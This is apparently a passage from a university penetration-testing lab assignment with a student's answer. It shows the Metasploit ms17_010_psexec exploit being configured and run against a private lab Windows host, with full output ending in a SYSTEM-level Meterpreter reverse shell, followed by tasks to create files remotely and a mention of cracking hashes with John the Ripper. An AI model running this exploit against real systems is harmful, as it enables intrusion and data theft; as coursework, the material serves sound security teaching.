SHARE ADMIN$ yes The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
SMBDomain . no The Windows domain to use for authentication
SMBPass no The password for the specified username
SMBUser no The username to authenticate as
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.20.4.1 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 172.20.4.20
RHOSTS => 172.20.4.20
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 172.20.4.1:4444
[*] 172.20.4.20:445 - Target OS: Windows 5.1
[*] 172.20.4.20:445 - Filling barrel with fish... done
[*] 172.20.4.20:445 - <---------- | Entering Danger Zone | ---------->
[*] 172.20.4.20:445 - [*] Preparing dynamite...
[*] 172.20.4.20:445 - [*] Trying stick 1 (x86)...Boom!
[*] 172.20.4.20:445 - [+] Successfully Leaked Transaction!
[*] 172.20.4.20:445 - [+] Successfully caught Fish-in-a-barrel
[*] 172.20.4.20:445 - <---------- | Leaving Danger Zone | ---------->
[*] 172.20.4.20:445 - Reading from CONNECTION struct at: 0x81e955c8
[*] 172.20.4.20:445 - Built a write-what-where primitive...
[+] 172.20.4.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.4.20:445 - Selecting native target
[*] 172.20.4.20:445 - Uploading payload... DwKmhwrm.exe
[*] 172.20.4.20:445 - Created \DwKmhwrm.exe...
[+] 172.20.4.20:445 - Service started successfully...
[*] 172.20.4.20:445 - Deleting \DwKmhwrm.exe...
[*] Sending stage (175174 bytes) to 172.20.4.20
[*] Meterpreter session 1 opened (172.20.4.1:4444 -> 172.20.4.20:1038) at 2022-05-23 03:52:23 +1000
meterpreter >


Your tasks:


1. Using meterpreter shell to remotely create a text file (with any file name) which contains your s-number, name and the date you do this task. For example, s12345-Jack-24/01/1990. (You might need to do some search on the Internet to get the commands that you need.)
2. Write a small report with screenshots of the following steps:
    - You need to clearly show your penetration and exploiting process.
    - Once you gain access to the target machine from Kali, take a screenshot of Kali's terminal that shows the items in a directory on the target machine.
    - Take a screenshot after using a command in Kali's terminal that creates a file on the target machine.


Answer:


In this activity I also download, alter and upload the file as very simple analogy to the "Explore System/Steal Data" for example using John the ripper on hashes.

